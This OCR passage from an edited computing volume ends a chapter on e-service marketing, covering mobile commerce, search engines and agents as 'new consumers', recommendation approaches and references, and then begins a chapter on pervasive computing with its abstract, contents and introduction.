The predominance of wireless may be observed in common wireless devices such as cell phones and wireless Internet, that abound around us today as well as the growing shift to mobile employment evident in the growing numbers of telecommuting workers. The tilt towards mobile commerce has resulted in increased expectations among customers and firms, who expect e-service firms to be able to interact with them and provide services for them at any place and at anytime. An example of this may be seen in the large numbers of banks that provide their customers with e-banking services that enable customers to access their accounts anywhere and conduct financial transactions anytime, anywhere with ease. Several brokerage firms now offer customers the opportunity to execute transaction at anytime and at any place.

Hence, with the growing dominance of mobile commerce, businesses that capture this trend will be successful. To elaborate, mobile devices strengthen both customer and firm abilities in three dimensions—accessibility, alerting and averting and updating. Accessibility refers to the abilities of the firm and the customer to reach each other anywhere. This enables a customer to signal interest in a product and to exercise greater control over the exchange. It enables a firm to seek and find solutions to problems. Alerting and averting is the ability of mobile commerce to provide the right information or interaction at the right time so as to minimize negative outcomes. For instance, a number of airlines now contact their customers to inform them about a change in their flight schedule to avoid wastage of a customer's time and subsequently his or her dissatisfaction. Updating deals with the ability of mobile

commerce to create and maintain up-to-date, real time information sources. Improving the updating process by efficiently using wireless technologies, results in greater dividends for both firms as well as for customer-firm relationships.

In conclusion, the advantages of mobile commerce captured in the three dimensions listed above makes it an increasingly attractive option. Additionally, the critical value of mobile commerce is also enhanced by intrafirm (within the firm) or intracustomer (among customers) interaction. These advantages of mobile commerce result in higher customer satisfaction, higher revenues and higher profits for firms that harness mobile commerce.

5. Marketing to Computers

5.1 Computers—The New Consumer

Throughout the preceding sections of this chapter, an underlying theme is the growth of technology which in turn propagates a growth in the realms of service. Hence, it is vital to acknowledge the importance of technology and its role in the advancement of services. The advent of interactive computer networks such as the Internet, wireless networks etc., marks one of the most important technological developments. These networks ensure a supply of interactive services to a large proportion of the world's population. Effectively adapting to this new technological environment, understanding the consumer and becoming a part of the cyber world is a key challenge faced by marketers today. As Rust [33] puts it, "Marketing has a cyber future and we better get used to it."

To address this challenge, it is important to consider the issues faced by a customer in today's cyber world. The omnipresence of the Internet and the World Wide Web has led to a link between consumers and overwhelming amounts of information. This is due the fact that most Web sites are passive and require the customer to seek out information. The passive nature of these Web sites juxtaposed with "push technologies" that regularly bombard the customer with large amounts of information, results in information overload from a customer's perspective. Hence, an individual customer seeks to filter and condense this information. This objective is achieved by aids in the form of search engines which function by reducing large numbers of Web sites to a select few that are valued by the consumer at a particular point of time. A search engine makes its consideration set of Web sites by taking into account factors like the relevance of the Web site to the customer's search, the usefulness of the Web site and the popularity of the Web site.

The widespread use of search engines emphasizes the role of search engines as intermediaries between marketers and consumers. The rise of intermediaries such



FIG. 5. The cyber future of marketing: the rise of intermediaries.

as search engines and bots characterizes the computer environment today. Figure 5 shows the rise of intermediaries in cyberspace and the relations between them. In other words, consumers observe only what is filtered down and presented to them by the search engine. Very often consumers tend to focus only on the top ten or so choices presented by the search engine. Hence, it is necessary for marketers to understand the behavior of search engines and agents along with understanding consumer behavior. To put it simply, as proposed by Rust [33], computers constitute the new consumer for marketers.

Programmers tend to characterize computer behavior in terms of how programs are written and constructed. In comparison, "computer behaviorists" observe computer behavior in terms of stimulus and response and attempt to understand the regularities in behavior without considering the internal structure that determines the behavior. The growing legions of search engines and agents such as Google, Yahoo etc. indicate an increasing need for a behavioral study of search engines and agents, wherein a marketer examines the response of search engines and agents to marketing stimuli.

The emergence of search engines and agents as opinion leaders stresses the increasing need for marketers to become adept at marketing to computers. Unless a Web site is chosen by a search engine or agent from the myriads of other options, it will not be able to reach its customers who are increasingly dependent on these search engines.

Rust [33] suggests steps to effectively marketing to computers. The first step states that e-service firms must acknowledge that computers form an important customer group and must therefore market to search engines and agents. The next step involves categorizing computers into segments, with each segment requiring different marketing activity. Finally, a target segment should be identified by the e-service and a marketing strategy should be formulated for marketing to the relevant segment.

In addition, it is important for e-service firms to mold their offering sites such that they appeal to particular target segments. Strategies for molding e-service Web sites as proposed by Rust [33] include a careful study of sites selected by particular search engines within a particular segment, noting the underlying similarities between the selected sites and the underlying differences between the selected and non-selected sites. It must be noted that a site that appeals to one search engine may be entirely unattractive to another search engine. For example a search run on Google for the word “wireless,” results in the listing of major wireless providers like Cingular, AT&T, Verizon and T-Mobile. On the other hand the same search run on Altavista, yielded listings that included Cingular, Free cell phones, Linux Wireless, Seattle Wireless and Prepaid wireless. In conclusion, the shift of most developed economies towards service and the shift of service itself towards interactive service spells an inherent need for marketing to computers.

5.2 Agents

As discussed previously, agents and bots in conjunction with search engines make decisions for customers that reduce the size of the choice or search problem. Hence agents and bots are aids to saving customer time and effort. Examples of agents and bots include shopping bots, chatter bots, gossip bots and datasheet bots. They are found in any language and act as intelligent decision aids. As observed earlier in this chapter, consumer behavior on the web is a human-machine hybrid. A result of this hybridization is that agents and bots are utilized to construct customer consideration sets and are seeing increasing use in handling purchasing decisions. Thus, understanding the behavior of these agents and bots is as critical as understanding consumer behavior itself. Agents are used to address the challenge of information overload by recommending e-service firms that are of greatest interest to users (from the user or the customer’s perspective). These agents facilitate the management of customer relationships by providing personalized services to customers and thereby increase customer loyalty. There has been extensive use of these agents on e-service sites to suggest products to customers. An example of this is Amazon.com that recommends books, DVDs and electronics to customers. It may be noted that the quality of customer service provided by agents commensurate with the customer’s

assessment of the value or appropriateness of the recommendation. Agents suggest recommendations based on the underlying customer information. This information may be in the form of user demographics, product attributes or user preferences. User demographics refer to individual characteristics that affect the likes and dislikes of individuals like age, gender, occupation. Product attributes refers to the features of a product. These include extrinsic features like color, brand and manufacturer as well as intrinsic features like representative keywords. User preferences may be deduced through user ratings or user preference scores on an item.

The existing literature classifies the recommendation systems used by agents into six categories- popularity based approach, content based approach, collaborative filtering approach, association based approach, demographics based approach and reputation based approach. Wei, Shaw and Easley [46], classified recommendation systems as follows:

(1) Popularity—based recommendation approach: This approach computes popularity measures or summaries and based on these measures or summaries, recommends the most popular items to users.
(2) Content-based approach: In this approach, a user is recommended items with features similar to items preferred by the user in the past, using the features of items as well as the user's preferences.
(3) Collaborative filtering approach: By virtue of this approach, user preferences are used to identify users similar to an individual user and then items preferred by the similar users are recommended to the individual user.
(4) Association-based approach: Here, once again, user preferences are used to identify and recommend items similar to items rated highly in the past by a user.
(5) Demographics-based approach: This approach uses user demographics to recommend those items to a user, which have been rated highly in the past by users with similar demographics.
(6) Reputation-based approach: In this, through the use of user preferences and reputation matrix, the agent identifies users whose opinion is respected by the individual user and recommends items rated highly by these users to the individual user.

In conclusion, agents and bots were developed to address the growing issue of information overload that plagued customers. In addition to successfully addressing the issue of information overload, these agents and bots also facilitate the delivery of e-service to customers. The main types of agents have been listed above, but in addition to these there are several others like collaborative filtering using Bayesian networks, neural networks and inductive learning algorithms. This pinpoints toward the continuous evolution of agents and bots. In synopsis, agents and bots have strong

implications for redesigning and personalizing e-commerce Web sites and with the evolution of these agents and bots, frequent modifications of existing e-service Web sites are a possibility.

6. Discussion and Conclusion

6.1 Managerial Implications

The overall message for managers from this chapter is very clear—the days of traditional product centric strategies are over and it is time to focus on e-service as a strategy to gain competitive advantage and remain a viable entity in the market. If the organization is dependent on traditional channels to touch customers, then it ought to add online channel as part of a multi-channel operation. If the organization is already online, then it ought to consider the specific implementations of e-service suggested in the chapter to take full advantage of the online channel.

The overall measure to use in evaluating the multiple online options available to managers is customer equity. We argue, on the basis of emerging research in the area of customer equity, that it is necessary for managers to understand the implication of the investments in various alternatives involving technology features, self-service options, privacy features, personalization and online customer service, in terms of how they impact value equity, brand equity and relationship equity from the targeted customers' perspective, and the ROI has to be measured in terms of customer equity. It is important to delineate and focus on the customers who bring in most value to the firm and provide them value in return using e-service. And the state-of-the-art research in e-service suggests that an e-service strategy would pay rich dividends for the firm.

The chapter has also discussed important e-service issues that a firm using an e-service strategy should carefully consider—privacy concerns, technology readiness, satisfaction, loyalty and word-of-mouth effects and such. It is important to recognize that customers are heterogeneous with regard to many of these variables. Understanding and estimating such heterogeneity can help a firm identify opportunities in the market and formulate appropriate strategies to take advantage of such opportunities and gain competitive advantage. For example, understanding the privacy needs of various customers can help in formulating personalized and tailored online service options and cross-selling and up-selling plans. Thus, the actions that a firm takes on the dimensions of customization, mobile service options, real time marketing, etc., should be on the basis of a clear understanding of the heterogeneity in the target market and how the firm can take advantage of it.

Finally, the message for managers is that they should keep a close eye on the future as emerging technologies and environments are opening up new opportunities and threats of competition. The emergence of computers as customers is one such paradigm shift and firms should have clear strategies to take advantage of such opportunities. In the information world, virtual entities will make more and more decisions that human customers relegate to them as they become increasingly time-starved and get overloaded with information. Firms which ignore the virtual entities could lose a significant portion of the market. This is the specific reason that firms, which are not online already, need to gain a foothold in the virtual world so that they can learn the customer laws of the virtual world. A customer-centric view of the market automatically would lead to such forays into the virtual world. A firm still focused on a product-centric view faces the danger of being stuck in the past.

6.2 Directions for Research

There are two main streams of research which can further our understanding of e-service as a strategy and its implications—first, the human customer and technology interactions and second, the virtual customer and marketer interaction.

The first research stream involves issues such as customers' technology readiness and its relationship with their expectations, satisfaction and loyalty in the online setting; customers' evolving expectations regarding privacy, personalization and normative implications for firms' actions; customers' information overload, cognitive limitations and implications for marketing communication, information provision, and positioning strategies; customer relationship management and strategies to increase customer equity.

At the macro level, there is also a clear need to empirically confirm the link between e-service strategies and the overall performance of the firms. This will become easier as more firms embark on a e-service strategy and performance data becomes available for a large scale study.

The second stream research represents a paradigm shift from human customers to computers as customers and opens up a new horizon for marketing research. How do virtual entities behave and how can firms market to computers? This stream will examine the nature of relationship between human customers and their online agents, search engines and portals; it will focus on how search engines "consider" the various entities they provide the human customer as a reaction to a keyword; given the understanding of such processes, the research will examine how can firms market optimally to virtual entities. This, however, is only a scratch on the surface of exciting new field of inquiry, but enough to indicate its significant potential and importance to firms.

6.3 Summary and Conclusions

In this chapter we have covered the present and future of e-service. Starting with its definition, we have outlined the myriad issues involved with e-service that a manager has to be cognizant about. We have provided the specific actions that an e-service firm can implement, and we have provided the link to customer equity which can provide a measure for evaluating the various implementation plans. We have discussed the emergence of computers as customers and its implications for e-service and the firm. E-service has clear implications for what managers should be aware of and should do.

In some sense one can argue that this is only the beginning stage for e-service and much of its potential lies in the future. The world's customers are getting more educated, technological innovations abound, the world is getting networked by computers, wireless devices, and other kinds of electronic networks. While technology brings in homogenization fueled by networks and devices, world's customers with their environment and background bring in the heterogeneity which firms need to understand. How about the virtual entities? They could homogenize the decision processes that customers adopt. Or on the other hand, they could add to the heterogeneity. In either case, an e-service strategy will be a necessity for success in such an environment.

REFERENCES

[1] Aaker D.A., *Managing Brand Equity*, Free Press, New York, 1991.
[2] Anderson E.W., "Customer satisfaction and word of mouth", *Journal of Service Research* **1** (1) (August 1998) 5–17.
[3] Bass F.M., "The theory of stochastic preference and brand switching", *Journal of Marketing Research* **11** (February 1974) 1–20.
[4] Berger P.D., Bolton R.N., Bowman D., Briggs E., Kumar V., Parasuraman A., Terry C., "Marketing actions and the value of customer assets: a framework for customer asset management", *Journal of Service Research* **5** (1) (2002) 39–54.
[5] Blattberg R.C., Deighton J., "Manage marketing by the customer equity test", *Harvard Business Review* **74** (July–August 1996) 136–144.
[6] Bolton R.N., Lemon K., Bramlett M.D., "Implications of loyalty programs and service experiences for customer retention and value", *Journal of the Academy of Marketing Science* **28** (1) (2002) 95–108.
[7] Brodie R.J., Glynn M.S., Durme J.V., "Towards a theory of marketplace equity: integrating branding and relationship thinking with financial thinking", *Marketing Theory* **2** (1) (2002) 5–28.
[8] Colby Ch.L., Parasuraman A., *1999 National Technology Readiness Survey: Research Report*, Rockbridge Associates, Great Falls, VA, 1999.

[9] Colby Ch.L., Parasuraman A., *2000 National Technology Readiness Survey: Research Report*, Rockbridge Associates, Great Falls, VA, 2000.
[10] Colby Ch.L., "Techno-ready marketing of e-services", in: Rust R.T., Kannan P.K. (Eds.), *E-Service: New Directions in Theory and Practice*, M.E. Sharpe, New York, 2002.
[11] Erdem T., Swait J., "Brand equity as a signaling phenomenon", *Journal of Consumer Psychology* **7** (2) (1998) 131–157.
[12] Fournier S., "Consumers and their brands: developing relationship theory in consumer research", *Journal of Consumer Research* **24** (March 1998) 343–373.
[13] Gummeson E., *Total Relationship Marketing*, Butterworth Heineman, Oxford, UK, 1999.
[14] Hughes A.M., *Strategic Database Marketing*, McGraw-Hill, New York, 2000.
[15] Hunt S.D., Morgan R.M., "The comparative advantage theory of competition", *Journal of Marketing* **59** (April 1995) 1–15.
[16] Jackson B., *Winning and Keeping Industrial Customers: The Dynamics of Customer Relationships*, Lexington Books, Lexington, MA, 1985.
[17] Kass G.V., "Significance testing in automatic interaction detection", *Applied Statistics* **24** (2) (1976) 178–189.
[18] Keller K.L., *Strategic Brand Management*, Prentice Hall, Englewood Cliffs, NJ, 1993.
[19] Newell F., *The New Rules of Marketing: How to Use One-to-One Relationship Marketing to be the Leader in Your Industry*, McGraw-Hill, New York, 1997.
[20] Nielsen J., *Designing Web Usability: The Practice of Simplicity*, New Riders Publishing, Indianapolis, 2000.
[21] Nielsen J., Coyne K.P., Tahir M., *PC Magazine* (February 2001).
[22] Nykamp M., McEarchern C., "Total customer relationship management: myth or reality?", www.nykamp.com/crm_news/articles/totcust.html, 2001.
[23] Oliver R.L., "A cognitive model of the antecedents and consequences of satisfaction decisions", *Journal of Marketing Research* **17** (November 1980) 460–469.
[24] Oliver R.W., Rust R.T., Varki S., "Real-time marketing", *Marketing Management* **7** (fall) (1998) 28–37.
[25] Kannan P.K., A.-M. Chang, Whinston A.B., "Virtual communities and their intermediary role in e-business", in: Hunt B., Barnes S. (Eds.), *Electronic Commerce and Virtual Business*, Butterworth–Heinemann, Oxford, UK, 2001, pp. 67–82.
[26] Kannan P.K., "Introduction to the special issue: marketing in the e-channel", *International Journal of Electronic Commerce* **5** (3) (spring 2001) 3–6.
[27] Parasuraman A., "Technology Readiness Index (TRI): a multiple item scale to measure readiness to embrace new technologies", *Journal of Service Research* **2** (4) (2000) 307–320.
[28] Parasuraman A., Colby Ch.L., *Techno-Ready Marketing: How and Why Your Customers Adopt Technology*, Free Press, New York, 2001.
[29] Peppers D., Rogers M., *The One-to-One Future*, Doubleday, New York, 1993.
[30] Peppers D., Rogers M., *The One-to-One B2B*, Doubleday, New York, 2001.
[31] Raghu T.S., Kannan P.K., Rao H.R., Whinston A.B., "Dynamic profiling of consumers for customized offerings over the Internet: a model and analysis", *Decision Support Systems* **32** (2) (December 2001) 117–134.

[32] Roberts M.L., Berger P.D., *Direct Marketing Management*, Prentice-Hall, Englewood Cliffs, NJ, 1989.
[33] Rust R.T., "The dawn of computer behavior", *Marketing Management* **6** (fall) (1997) 31–33.
[34] Rust R.T., "The rise of e-service", *Journal of Service Research* **3** (4) (2001) 283.
[35] Rust R.T., Lemon K.N., "E-service and the consumer", *International Journal of Electronic Commerce* **5** (3) (spring 2001) 85–102.
[36] Rust R.T., Lemon K., Zeithaml V., "Return on marketing: using customer equity to focus marketing strategy", *Journal of Marketing* **68** (1) (2004) 109–127.
[37] Rust R.T., Oliver R.L. (Eds.), *Service Quality: New Directions in Theory and Practice*, Sage, Thousand Oaks, CA, 1994.
[38] Rust R.T., Kannan P.K., Peng N., "The customer economics of Internet privacy", *Journal of Academy of Marketing Science* **30** (4) (2002) 455–464.
[39] Rust R.T., Kannan P.K., "E-service: a new paradigm for business in the electronic environment", *Communications of the ACM* **46** (6) (2003) 37–44.
[40] Rust R.T., Verhoef P.C., "Fully personalized marketing interventions in CRM", Working paper, University of Maryland-College Park, R.H. Smith School of Business, MD, 2004.
[41] Rust R.T., Zahorik A.J., Keiningham T.L., *Service Marketing*, HarperCollins, New York, 1996.
[42] Rust R.T., Zeithaml V., Lemon K., *Driving Customer Equity: How Customer Lifetime Value Is Reshaping Corporate Strategy*, Free Press, New York, 2000.
[43] Shugan S.M., "Explanations for growth of services", in: Rust R.T., Oliver R.L. (Eds.), *Service Quality: New Directions in Theory and Practice*, Sage Publications, Newbury Park, CA, 1993.
[44] Sonquist J.A., *Multivariate Model Building: The Validation of a Search Strategy*, University of Michigan, Institute for Social Research, Ann Arbor, MI, 1970.
[45] Wagner K.A., Russell G.J., "Measuring perceptions of brand quality with scanner data: implications for brand equity", Marketing Science Institute Report, Cambridge, MA, 1991, pp. 91–122.
[46] Wei C., Shaw M.J., Easley R.F., "Web-based recommendation systems for personalization in electronic commerce", in: Rust R.T., Kannan P.K. (Eds.), *E-Service: New Directions in Theory and Practice*, M.E. Sharpe, New York, 2002, pp. 168–199.

This page intentionally left blank

Pervasive Computing: A Vision to Realize

DEBASHIS SAHA

MIS & Computer Science Group
Indian Institute of Management Calcutta (IIM-C)
Joka, D.H. Road
Calcutta 700104
India

Abstract

Pervasive Computing (PerCom) is "omni-computing." It is "all-pervasive" by combining open ubiquitous applications with everyday activities. In the vision of PerCom, the environment is saturated with a host of computing and communication capabilities which are gracefully integrated with daily life so that user will be able to interact with a smart environment from everywhere using a seemingly invisible infrastructure of various wireline and/or wireless networks and communication/computing devices. Beginning with a sketch of the evolutionary path for this new paradigm of computing, the chapter discusses its functional properties, especially the engineering of its major components, and their interactions. This helps us identify the existing protocols and middlewares that have already shown the required potential to fit into this model and suggest requirements that they must meet to turn PerCom into a "technology that disappears." For the ease in understanding, it is argued that PerCom is about four things: pervasive devices, pervasive applications (PerApp), pervasive middlewares (PerWare), and pervasive networks (PerNet). First, it concerns the way people view mobile/static computing and/or communication devices, and use them within their environments to perform tasks. Second, it concerns the way applications are automatically created and deployed to enable such tasks to be performed. Third, it concerns the intelligent environment, which comprises interface between the applications and the network. Fourth, it concerns the underlying network that supports ubiquity and pervasiveness. A novel concept of using organic living entities as sensor nodes at the bottom layer of PerNet opens up a potential way to blend the physical world with the computing world. Later part of the chapter specifies the high level principles and structures that will guide this blending. Finally, it concludes with an overview of current research initiatives on PerCom, highlighting some common requirements for the intelligent environment that PerCom demands.

ADVANCES IN COMPUTERS, VOL. 64
ISSN: 0065-2458/DOI 10.1016/S0065-2458(04)64005-8

Copyright © 2005 Elsevier Inc.
All rights reserved.

1. Introduction 197
1.1. The Vision 198
1.2. Elements of PerCom 199
2. Evolution of PerCom 201
2.1. Personal to Mobile Computing 202
2.2. Emergence of PerCom 204
2.3. Paradigm Shift 205
3. PerCom Attributes 207
3.1. Perception (Context Awareness) 208
3.2. Smartness (Context Management) 209
3.3. Heterogeneity 210
3.4. Scalability 211
3.5. Invisibility 213
3.6. Integration 214
3.7. Mobility Management 215
3.8. Quality of Service (QoS) 215
3.9. Security and Privacy 216
4. Functional Areas of PerCom 216
4.1. Pervasive Applications (PerApp) 217
4.2. PerWare 219
4.3. PerNet 222
4.4. Pervasive Devices 226
5. Harnessing Physical World 227
5.1. Vision 228
5.2. Motivation 229
5.3. Advantages 230
5.4. An Example 231
5.5. Related Research 233
6. Major PerCom Projects 235
6.1. Smart Space 235
6.2. Aura 236
6.3. Endeavour 237
6.4. Oxygen 237
6.5. Portolano 238
6.6. Sentient Computing 239
6.7. CoolTown 239
6.8. EasyLiving 240
6.9. pvc@IBM 240
7. Conclusion 241
References 243

The latest paradigm in computing is known as “Ubiquitous Computing (UbiCom)” [1] or more popularly “Pervasive Computing (PerCom)” [2,3]. It is sometimes loosely referred to as “Context-aware Computing” [4], or “Invisible Computing” [5], or “Calm Computing,” so on and so forth. Notwithstanding the difference in nomenclature, the principal concept remains largely the same i.e., humanization of computing. Built upon the current trends in the development of “anytime anywhere” networking of low-cost, low-power devices, it proposes a digital future wherein computation as well as communication is embedded into the fabric of the human world. Pervasive computing devices will not only be personal computers as we tend to think of them now, but also be very tiny—even invisible—devices, either mobile or embedded in almost any type of object imaginable, including cars, tools, appliances, clothing and various consumer goods—all communicating through increasingly interconnected networks. Researchers throughout the world are now busy understanding this unique concept, first visioned by Mark Weiser of Xerox Palo Alto Research Center (PARC) in his seminal paper [1] that was published more than a decade ago (1991). He is now widely acclaimed as the ‘Guru’ of PerCom who could foresee it as “*a new way of thinking about computers in the world, one that takes into account the natural human environment and allows the computers themselves to vanish into the background*” [1]. According to Dan Russell, director of the User Sciences and Experience Group at IBM’s Almaden Research Center, by 2010 computing will have become so naturalized within the environment that people will not even realize that they are using computers. Russell and other researchers expect that, in the future, *smart* devices all around us will maintain current information about their locations, the contexts in which they are being used, and relevant data about the users. Although new technologies are emerging, the most crucial objective is not, necessarily, to develop new technologies. IBM’s project Planet Blue, for example, is largely focused on finding ways to integrate existing technologies with a wireless infrastructure. Carnegie Mellon University’s Human Computer Interaction Institute (HCII) is working on similar research in their *Project Aura*, whose stated goal is “to provide each user with an invisible halo of computing and information services that persists regardless of location.” The Massachusetts Institute of Technology (MIT) has a project called *Oxygen*. MIT named their project after that substance because they envision a future of ubiquitous computing devices as freely available and easily accessible as oxygen is today.

1. Introduction

PerCom can be defined as *an overall infrastructural support to provide proactively a rich set of computing and/or communication capabilities and services to*

a user (*may be a nomad*) *every time everywhere in a transparent, integrated and convenient way* [5]. It is "omni-computing" that seamlessly and ubiquitously aids users in accomplishing their tasks effortlessly [2]. It exists "all-time everywhere" to integrate "computing and/or communication devices" with the "physical (biological) space" around users in a way such that these networked devices themselves become embedded into the fabric of our everyday activities [4]. The major point here is that, unlike as we traditionally observe the computing environment to be separate from our natural periphery, it aims at developing an intelligent ambience [2], indistinguishable from the physical space, which has embedded smart sensors [6,7] performing information storage, retrieval, and processing. It removes the complexity of new technologies, enables users to be more efficient in their work and leaves them with more leisure time. The stress is obviously on those "*machines that fit the human environment, instead of forcing humans to enter their*" [1]. Thus, PerCom will be an integral part of our everyday life [2,6–11], where computing will no longer remain a discrete activity bound to a desktop/laptop.

PerCom signifies a major *paradigm shift* from traditional computing [2,3,5], where users work through powerful host computers attached to fixed/mobile networks using PC-like end devices. PerCom environments increase users' thought and activities with an all *pervasive* information processing and analysis. It provides an environment to perform day-to-day activities that are enhanced by behavioral contexts of users. In a sense, traditional computing is more art than science because we are used to view computing devices as desktops, applications as programs that run on these devices, and the environment as a virtual space that a user enters to perform a task and leaves when the task is finished. On the contrary, PerCom presumes an altogether different vision where a device may be a portal into an application/data space, not a repository of customized softwares managed by the user. An application is a means by which a user performs a task, not a piece of software that is written to exploit a device's capabilities, and the computing environment is the user's information-enhanced physical surroundings, not a virtual space that exists to store and run software [8]. The need for perceptual information about the present status of environment further differentiates PerCom from traditional computing. Sensing devices allow the system to have information about the state of the world, such as locations of people, places, things, and other devices in the environment [9,10]. Having this information makes the interaction with the user seem more natural, when moving beyond the legacy of traditional isolated desktop model.

1.1 The Vision

In the vision of PerCom, the environment is saturated with a host of computing and communication capabilities which are gracefully integrated into our daily life

so that users will be able to exchange information and control their environments from everywhere using a seemingly invisible infrastructure of networked devices. The vision is very much in line with Weiser's realization [1]: "*The most profound technologies are those that disappear. They weave themselves into the fabric of everyday life until they are indistinguishable from it*." In PerCom, users will work through a wide variety of devices (some with very limited capabilities) and they may attach to an ad hoc proliferation of wired/wireless networked appliances. Various peer-to-peer computation and communication devices are creating this environment to facilitate users' everyday tasks and to increase productivity as well. This, in turn, is facilitating the construction of new classes of applications that will be embedded in the physical environments and integrated seamlessly with users' everyday tasks.

Again, PerCom is not just about talking devices, such as laptops, workstations, mobile phones, palmtops, and PDAs; it is also about our daily life including appointments, meetings, leisure hours, family gatherings, weekend outings, four-wheelers, burglar alarms, refrigerators, or ovens. Pervasive means everywhere, and that include our bodies too (e.g., bodyLAN). Pervasiveness will bring about amazing increases in our ability to connect and communicate. Because computation will become so integrated into our lives and activities, natural forms of human–computer interaction, such as spoken dialogue with computers, will become more prominent and important. Bio-mechatronics and medical telematics are spreading at a tremendous speed. So much so, that the space, where "human" ends, and "machine" begins is becoming blurred in PerCom. Environment (or, context), being an active part of the PerCom system, plays an important role here. In particular, PerCom dictates a new approach to interaction amongst hardware/software components, and between devices and human users because the ultimate goal of PerCom is to "*make using computer as refreshing as taking a walk in the woods*" [1].

1.2 Elements of PerCom

For over a decade, computer scientists have predicted the integration of computers and networks with the affordances of our daily life [14]. Today, the development of hardware has reached a point where this is technically viable, and it will shortly become financially accessible to average consumers, given that the past few years have seen smart cards, PDAs, cell-phones, laptops and handheld computers becoming common commodities. Not only that these smart appliances are pervading the global population at an alarming rate but also more and more of these portable devices are getting network-enabled. The emergence of these user-friendly information appliances and new types of connectivity are spurring a new form of networking: unmanaged, dynamic interconnection of consumer-oriented devices that spontaneously and unpredictably join and leave the network. Users will expect these

dynamic, *ad hoc*, *peer-to-peer networks* to automatically form around themselves, whether within home or office or in vehicles. On the other hand, in the arena of infrastructure-based networks, the success of the Internet architecture as the *backbone* of a global, general-purpose, decentralized, data network is well established. Over the past decade, it has culminated in supporting emerging applications and adapting itself to dramatic changes in access technology. In fact, this wired backbone is now being complemented with a *shell* of wireless networks, such as cellular nets (voice), mobile ad hoc nets (Bluetooth), wireless LANs (IEEE 802.11x) and overlay nets, which are coming up with differing design goals, operating requirements, and implementation environments. They provide services within local as well as wider areas on top of the Internet. These developments are making it possible to provide users with a seamless approach to services in reality.

Combined together, all these networks are promising a platform for PerCom by offering an unprecedented level of access to information and assistance from embedded computers. So a major component of PerCom involves *pervasive computation*—computers and sensors "everywhere" in devices, appliances, equipment, in homes, workplaces and factories, and even in clothing. Here, our primary experience of computation is not with a traditional computer only, rather with a range of computationally-enhanced devices of daily use, such as newspapers, pencils, pens, chalks, whiteboards, carpets, walls, floors, ceilings, tables, chairs, books, hammers, nails and anything you can name of. Thus, computation becomes an adjunct to everyday interaction as the whole world is submerged in an aura of pervasive computation. Another equally important component involves *pervasive communication*—a high degree of communication among devices and embedded computers through a ubiquitous and secure *pervasive network* (PerNet) infrastructure. At the same time, in order to turn the world around us into a *pervasive interface* to PerCom, mutual relationship between physical form and activity (i.e., Human–Computer Interface in computing parlance) becomes significant as computations need to be sensitive and responsive to their settings (or, context). Finally, *pervasive devices* have to explore the permeable boundary between physical and digital systems. Sensor technologies will probably allow the pervasive system to be sensitive to the context in which they are being used, so much so that, as a user moves from one physical or social setting to another, his/her associated devices will automatically attune to these variations. For instance, my cell phone should go off on its own as I enter a hospital to visit my ailing friend and should automatically turn on when I come out of the hospital periphery. Finally, there will be *pervasive applications* (PerApp) running on pervasive devices. These applications pose a number of new challenges for the existing middleware (a bundle of firmware and/or software executing in either client-server or peer-to-peer mode) technology to live up to the desired level of expectation. This is because of the presumption of the following architectural model (Figure 1) for



FIG. 1. System view of PerCom space.

PerCom [5]. Similar to the model of distributed computing and mobile computing, in PerCom too, a shell of middleware is essential to interface between the PerNet kernel and the end-user applications running on pervasive devices. This middleware, known as *pervasive middleware* (PerWare) will be responsible for keeping the users immersed in the PerCom space and for mediating all interactions with the kernel on behalf of the user.

2. Evolution of PerCom

PerCom defines a major evolutionary step in a line of work that began in the mid-seventies of twentieth century, when Personal Computers (PCs) burst into the scene of computing. In between personal and pervasive, there are three more distinct evolutionary steps in computing, namely distributed, Web, and mobile [5], all of which have contributed their bits to this evolution.

2.1 Personal to Mobile Computing

